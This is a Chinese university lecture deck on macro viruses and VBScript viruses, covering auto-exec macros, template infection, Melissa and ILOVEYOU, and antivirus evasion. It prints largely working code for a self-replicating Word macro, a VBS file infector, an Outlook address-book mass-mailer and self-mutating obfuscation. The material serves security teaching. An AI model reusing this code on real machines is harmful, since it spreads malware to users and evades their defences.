10 宏病毒与脚本病毒

周威

weizhou_sec@hust.edu.cn

本讲提纲

- 10.1 宏的基本概念与使用
- 10.2 宏病毒的传播方法
- 10.3 宏病毒的自我保护
- 10.4 VBS脚本的概念及使用
- 10.5 VBS脚本病毒的感染技术
- 10.6 VBS脚本病毒的变形技术

10.1 宏的基本概念与使用

- 什么是宏？
  - 宏就是能组织到一起作为独立的命令使用的一系列word命令，可以实现任务执行的自动化，简化日常工作。
    - Microsoft Office 使用Visual Basic for Applications (VBA)进行宏的编写。

10.2 宏病毒的传播方法

- 什么是宏病毒？
  - 存在于数据文件或模板中（字处理文档、数据表格、数据库、演示文档等），使用宏语言编写，利用宏语言的功能将自己寄生到其他数据文档。

宏病毒如何获得控制权

- 利用如下自动执行宏，将病毒代码写在如下宏中，由于这些宏会自动执行，因此获取控制权。

WORD	EXCEL	Office97/2000
AutoOpen	Auto_Open	Document_Open
AutoClose	Auto_Close	Document_Close
AutoExec		
AutoExit		
AutoNew		Document_New
	Auto_Activate	
	Auto_Deactivate	

宏病毒的感染

- 在Word和其他微软Office系列办公软件中，宏分为两种
  - 内建宏：位于文档中，对该文档有效，如文档打开（AutoOpen）、保存、打印、关闭等。
  - 全局宏：位于office模板normal.dot，为所有文档所共用，如打开Word程序（AutoExec）。
- 宏病毒的传播路线：
  - 单机：单个Office文档—〉 Office文档模板—〉 多个Office文档
  - 网络：电子邮件居多

宏病毒的感染机理

- 宏病毒的感染方案：
  - 让宏在这两类文件之间互相感染。
    - 数据文档、文档模板
  - 如何感染？

自我保护→

感染：
代码导出→

感染：
代码导入→

```
Sub test()
    'On Error Resume Next
    Application.DisplayAlerts = wdAlertsNone
    Application.EnableCancelKey = wdCancelDisabled
    Application.DisplayStatusBar = False
    Options.VirusProtection = False
    Options.SaveNormalPrompt = False        '以上是病毒基本的自我保护措施
    Set Doc = ActiveDocument.VBProject.VBComponents
    '取当前活动文档中工程组件集合
    Set Tmp = NormalTemplate.VBProject.VBComponents
    '取Word默认模板中工程组件集合
    Const ExportSource = "c:\jackie.sys"
    Const VirusName = "AIGTMV1"                '该字符串相当于一个病毒感染标志
    Application.VBE.ActiveVBProject.VBComponents(VirusName).Export ExportSource
                                '将当前病毒代码导出到c:\jackie.sys文件保存

    For i = 1 To Tmp.Count
        If Tmp(i).Name = VirusName Then TmpInstalled = 1
     '检查模板是否已经被感染病毒
    Next i

    For j = 1 To Doc.Count
        If Doc(j).Name = VirusName Then DocInstalled = 1
                                    '检查当前活动文档是否已被感染病毒
    Next j
    If TmpInstalled = 0 Then                '如果模板没有被感染，对其进行感染
        Tmp.Import ExportSource             '从c:\jackie.sys将病毒导入模板
        NormalTemplate.Save                 '自动保存模板，以免引起用户怀疑


    End If
    If DocInstalled = 0 Then                '如果当前活动文档没有被感染
        Doc.Import ExportSource             '从c:\jackie.sys将病毒导入当前活动文档
        ActiveDocument.SaveAs ActiveDocument.FullName '自动保存当前活动文档
    End If

    MsgBox "Word instructional macro by jackie", 0, "Word.APMP"
End Sub
```

宏病毒的网络传播

- 宏病毒也可以通过网络进行传播，譬如电子邮件。
  - **Mellisa**病毒：自动往**OutLook**邮件用户地址簿中的前**50**位用户发送病毒副本。
  - “叛逃者”病毒：也集成了感染**Office**文档的宏病毒感染功能，并且可以通过**OutLook**发送病毒副本。

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") <> "... by Kwyjibo" Then                    '如果以前没有发过邮件，则发送邮件
        If UngaDasOutlook = "Outlook" Then
```

10.3 宏病毒的自我保护

- 禁止提示信息
- 屏蔽命令菜单，不允许查看宏
- 隐藏宏的真实病毒代码

（1）禁止提示信息

- On Error Resume Next　'如果发生错误，不弹出出错窗口，继续执行下面语句
- Application.DisplayAlerts = wdAlertsNone　'不弹出警告窗口
- Application.DisplayStatusBar = False　'不显示状态栏，以免显示宏的运行状态
- Options.VirusProtection = False　'关闭病毒保护功能，运行前如果包含宏，不提示
- Options.SaveNormalPrompt = False　'如果公用模块被修改，不给用户提示窗口而直接保存
- Application.ScreenUpdating = False　'不让刷新屏幕，以免病毒运行引起速度变慢
- Application.EnableCancelKey = wdCancelDisabled　‘不允许通过ESC键结束正在运行的宏

（2）屏蔽命令菜单－通过特定宏定义

- Sub ViewVBCode()
  - MsgBox "Unexcpected error",16
- End Sub

- 类似的过程函数还有：
  - **ViewCode**：该过程和**ViewVBCode**函数一样，如果用户按工具栏上的小图标就会执行这个过程。
  - **ToolsMacro**：当用户按下“**ALT+F8**”或者“工具—宏”时调用的过程函数。
  - **FileTemplates**：当显示一个模板的所有宏时，调用的过程函数。

（2）屏蔽命令菜单
—Disable或者删除特定菜单项

- 用来使“工具—宏”菜单失效的语句
  - **CommandBars("Tools").Controls(16).Enabled = False**
- 删除“工具—宏”菜单
  - **CommandBars("Tools").Controls(16).Delete**

（3）隐藏真实代码

- 在“自动宏”中，不包括任何感染或破坏的代码，但包含了创建、执行和删除新宏（实际进行感染和破坏的宏）的代码。
- 将宏代码字体颜色设置成与背景一样的白色等。

10.4 VBS脚本的概念与使用

- 什么是VBS？
  - VBScript是Visual Basic Script的简称，即 Visual Basic 脚本语言，有时也被缩写为VBS。
  - 它是一种微软环境下的轻量级的解释型语言，它使用COM组件、WMI、WSH、ADSI访问系统中的元素，对系统进行管理。
  - 同时它又是asp动态网页默认的编程语言，配合asp内建对象和ADO对象，用户很快就能掌握访问数据库的asp动态网页开发技术。
  - 也可作为独立程序（.vbs,.vbe）运行。

初探VBS

- 弹提示框
  - **WScript.Echo(“欢迎学习软件安全课程")**
- 创建3个目录

- **dim newdir**
- **set newdir=wscript.createobject("scripting.filesystemobject")**
- **for k=1 to 3**
- **anewfolder=" chapter" & k**
- **newdir.createfolder(anewfolder)**
- **next**


- VBScript可以通过Windows脚本宿主(Windows Scripting Host，WSH)调用COM，因而可以使用Windows操作系统中可以被使用的程序库。
  - WSH is an automation technology for Microsoft Windows operating systems.
  - WSH is a Windows administration tool.
  - 比如它可以使用Microsoft Office的库，尤其是使用Microsoft Access和Microsoft SQL Server的程序库，当然它也可以使用其它程序和操作系统本身的库。

WSH的作用

- 我们可以利用它完成：
  - 映射网络驱动器
  - 检索及修改环境变量
  - 处理注册表项
  - 对文件系统进行操作等工作；
  - 管理服务、账号
  - 创建登陆脚本，管理活动目录
  - …
- 上述功能的实现，均与 **WSH** 内置的多个对象密切相关，这些内置对象肩负着直接处理脚本指令的重任。

WSH 的内置对象构成

- **Wscript**提取命令行变量，确定脚本文件名，确定 **WSH** 执行文件名（**wscript.exe** 还是 **cscript.exe**），确认 **host** 版本信息，创建、关联及分离 **COM** 对象，写入事件，按程序结束一个脚本文件的运行，向默认的输出设备（如对话框、命令行）输出信息等；
- **WshArguments** 的作用是获取全部的命令行变量；
- **WshNamed**负责获取指定的命令行参数集；
- **WshUnnamed**负责获取未经指定的命令行参数集；
- **WshNetwork**的主要作用是开放或关闭网络共享，连接或断开网络打印机，映射或取消网络中的共享，获取当前登陆用户的信息；
- **WshController**可以创建一个远程脚本对象；



WSH 的内置对象构成

- WshRemote可以实现网络中对计算机系统的远程管理，也可按计划对其它程序/脚本进行处理；
- WshRemote Error的作用在于：当一个远程脚本（WshRemote 对象）因脚本错误而终止时，获取可用的错误信息；
- WshShell 主要负责程序的本地运行，处理注册表项、创建快捷方式、获取系统文件夹信息，处理环境变量；
- WshShortcut主要用于按计划创建快捷方式；
- WshSpecialfolders用于获取任意一个 Windows特殊文件夹的信息；
- WshURLShortcut用于按程序要求创建进入互联网资源的快捷方式；WshEnvironment用于获取任意的环境变量（如WINDIR,PATH,或PROMPT）；
- WshScriptExec 用于确定一个脚本文件的运行状态及错误信息。

10.5 VBS脚本病毒的传播机理

- 定义：用**VBScript**编写，能够进行自我传播的破坏性程序，其需要人工干预触发执行。

- 百度搜索
  - “VBS脚本病毒原理分析与防范 ”
  - “叛逃者病毒分析”

VBS脚本病毒如何感染文件

- **VBS脚本病毒是直接通过自我复制来感染文件的，病毒中的绝大部分代码都可以直接附加在其他同类程序的中间.**

```
destpath="D:\testvbs.vbs"
Set fso=createobject("scripting.filesystemobject")   '创建一个文件系统对象
set self=fso.opentextfile(wscript.scriptfullname,1) '读打开当前文件（即病毒本身）
vbscopy=self.readall            ' 读取病毒全部代码到字符串变量vbscopy……
set ap=fso.opentextfile(destpath,8,false) ' 写打开目标文件，准备写入病毒代码
ap.write vbscopy                                  ' 将病毒代码覆盖目标文件
ap.close
set cop=fso.getfile(destpath)    '得到目标文件路径
cop.copy(destpath & ".vbs")             ' 创建另外一个病毒文件（以.vbs为后缀）
cop.delete(true)                                  '删除目标文件
```

VBS脚本病毒如何搜索目标

```
  '该函数主要用来寻找满足条件的文件，并生成对应文件的一个病毒副本
sub scan(folder_)      'scan 函数定义，
  on error resume next                    '如果出现错误，直接跳过，防止弹出错误窗口
  set folder_=fso.getfolder(folder_)
  set files=folder_.files                   ' 当前目录的所有文件集合
  for each file in files                    ' 对文件集合中的每个文件进行下面的操作
    ext=fso.GetExtensionName(file)          '获取文件后缀
    ext=lcase(ext)                          '后缀名转换成小写字母
    if ext="mp5" then                       '如果后缀名是 mp5，则进行感染。
     Wscript.echo (file)                  '在实际病毒中这里会调用病毒传染或破坏模块
    end if
  next
  set subfolders=folder_.subfolders
  for each subfolder in subfolders                    '搜索其他目录，递归调用 scan()
    scan(subfolder)
  next
end sub
```

VBS脚本病毒如何通过Email进行传播

```
Function mailBroadcast()
  on error resume next
  wscript.echo
  Set outlookApp = CreateObject("Outlook.Application") //创建一个 OUTLOOK 应用的对象
  If outlookApp= "Outlook"Then
    Set mapiObj=outlookApp.GetNameSpace("MAPI")      //获取 MAPI 的名字空间
    Set addrList= mapiObj.AddressLists                //获取地址表的个数
    For Each addr In addrList
      If addr.AddressEntries.Count <> 0 Then
        addrEntCount = addr.AddressEntries.Count //获取每个地址表的 Email 记录数
        For addrEntIndex= 1 To addrEntCount          //遍历地址表的 Email 地址
          Set item = outlookApp.CreateItem(0)        //获取一个邮件对象实例
          Set addrEnt = addr.AddressEntries(addrEntIndex)    //获取具体 Email 地址
          item.To = addrEnt.Address                  //填入收信人地址
          item.Subject = "病毒传播实验"      //写入邮件标题
          item.Body = "这里是病毒邮件传播测试，收到此信请不要慌张！"
                                                     //写入文件内容
          Set attachMents=item.Attachments     //定义邮件附件
          attachMents.Add fileSysObj.GetSpecialFolder(0) & "\test.jpg.vbs"
          item.DeleteAfterSubmit = True        //信件提交后自动删除
          If item.To <> "" Then
            item.Send                          //发送邮件
            shellObj.regwrite "HKCU\software\Mailtest\mailed", "1"
                                //病毒标记，以免重复感染
          End If
        Next
      End If
    Next
  End if
End Function
```

通过局域网共享传播

```
welcome_msg = "网络连接搜索测试"
Set WSHNetwork = WScript.CreateObject("WScript.Network") '创建一个网络对象
Set  oPrinters  =  WshNetwork.EnumPrinterConnections     '创建一个网络打印机连接列
表
WScript.Echo "Network printer mappings:"
For i = 0 to oPrinters.Count - 1 Step 2        '显示网络打印机连接情况
    WScript.Echo "Port " & oPrinters.Item(i) & " = " & oPrinters.Item(i+1)
Next
Set colDrives = WSHNetwork.EnumNetworkDrives     '创建一个网络共享连接列表
If colDrives.Count = 0 Then
    MsgBox "没有可列出的驱动器。", vbInformation + vbOkOnly,welcome_msg
Else
    strMsg = "当前网络驱动器连接: " & CRLF
    For i = 0 To colDrives.Count - 1 Step 2
        strMsg = strMsg & Chr(13) & Chr(10) & colDrives(i) & Chr(9) & colDrives(i +
1)
    Next
    MsgBox strMsg, vbInformation + vbOkOnly, welcome_msg
    '显示当前网络驱动器连接
End If
```

其他传播方式

- 感染网页
- 通过IRC传播
- …

VBS脚本病毒如何获得控制权

- 1)修改注册表启动项
- 2)添加程序到“开始”-“程序”-“启动”选项
- 3)修改系统配置文件win.ini、system.ini、wininit.ini、winstart.bat、autoexec.bat等的相关启动选项。
- 4)通过映射文件执行方式
- 5)欺骗用户，让用户自己执行
- 6)desktop.ini和folder.htt互相配合

VBS脚本病毒对抗反病毒软件的几种技巧

- 自加密
- 巧妙运用**Execute**函数
- 改变某些对象的声明方法
- 直接关闭反病毒软件

自加密

```
    Randomize
    Set Of = CreateObject("Scripting.FileSystemObject")      '创建文件系统对象
    vC = Of.OpenTextFile(WScript.ScriptFullName, 1).Readall      '读取自身代码
    fS = Array("Of", "vC", "fS", "fSC")     '定义一个即将被替换字符的数组
    For fSC = 0 To 3
    vC = Replace(vC, fS(fSC), Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65))
& Chr((Int(Rnd * 22) + 65)) & Chr((Int(Rnd * 22) + 65)))    '取 4 个随机字符替换
数组 fS 中的字符串
    Next
    Of.OpenTextFile(WScript.ScriptFullName, 2, 1).Writeline vC    '将替换后的代
码写回文件
```

灵活运用Execute函数

- 当一个正常程序中用到FileSystemObject对象的时候，有些反病毒软件会在对这个程序进行扫描的时候报告说此VBS文件的风险为高。
- 但是有些VBS脚本病毒同样采用了FileSystemObject对象，反病毒软件对此却没有任何反应。--静态启发式扫描。
  - 有些杀毒软件检测VBS病毒时，会检查程序中是否声明使用了FileSystemObject对象，如果采用了，这会发出报警。如果病毒将这段声明代码转化为字符串，然后通过Execute(String)函数执行，就可以躲避某些反病毒软件。

改变某些对象的声明方法

- 譬如 **fso=createobject(“scripting.filesystemobject”)**，我们将其改变为：
  - **fso=createobject("script"＋"ing.filesyste"＋"mobject")**
  - 这样反病毒软件对其进行静态扫描时就不会发现**filesystemobject**对象。

直接关闭反病毒软件

- VBS脚本功能强大，它可以查看系统正在运行的进程或服务，尝试关闭和删除相应的关键程序。

VBS病毒生产机

- 脚本语言是解释执行的、不需要编译，程序中不需要什么校验和定位，每条语句之间分隔得比较清楚。

- 这样，先将病毒功能做成很多单独的模块，在用户做出病毒功能选择后，生产机只需要将相应的功能模块拼凑起来，最后再作相应的代码替换和优化即可。


爱虫病毒

- 菲律宾“AMA”电脑大学计算机系的学生
- 一个星期内就传遍5大洲
- 微软、Intel等在内的大型企业网络系统瘫痪
- 全球经济损失达几十亿美元

爱虫病毒的几个主要模块

- **Main()**
  - 这是爱虫病毒的主模块。它集成调用其他各个模块。
- **regruns()**
  - 该模块主要用来修改注册表**Run**下面的启动项指向病毒文件、修改下载目录，并且负责随机从给定的四个网址中下载**WIN_BUGSFIX.exe**文件，并使启动项指向启动文件。
- **html()**
  - 该模块主要用来生成**LOVE-LETTER-FOR-YOU.HTM**文件，该**HTM**文件执行后会执行里面的病毒代码，并在系统目录生成一个病毒副本**MSKernel32.vbs**文件。

页面解析



爱虫病毒的几个主要模块

- **spreadtoemail()**
  - 该模块主要用于将病毒文件作为附件发送给Outlook地址簿中的所有用户。也是最后带来的破坏性最大的一个模块。
- **listadriv()**
  - 该模块主要用于搜索本地磁盘，并对磁盘文件进行感染。它调用了folderlist（）函数，该函数主要用来遍历整个磁盘，对目标文件进行感染。
  - folderlist()函数的感染功能实际上是调用了infectfile()函数，该函数可以对10多种文件进行覆盖，并且还会创建script.ini文件，以便于利用IRC通道传播。

思考题

- 最新的office软件默认配置下，宏病毒是否还能产生威胁？为什么？
- 除了宏病毒之外，数据类型的文档是否还有其他的恶意代码的风险？
- 一个文档被感染宏病毒之后，如何去影响其他文档的？
- VBS的自加密和编码的其他方法还有哪些？
- 为什么PE病毒生产机比VBS生产机要更加困难和复杂？
- 如何设计一种通用的方法检测宏病毒和VBS病毒。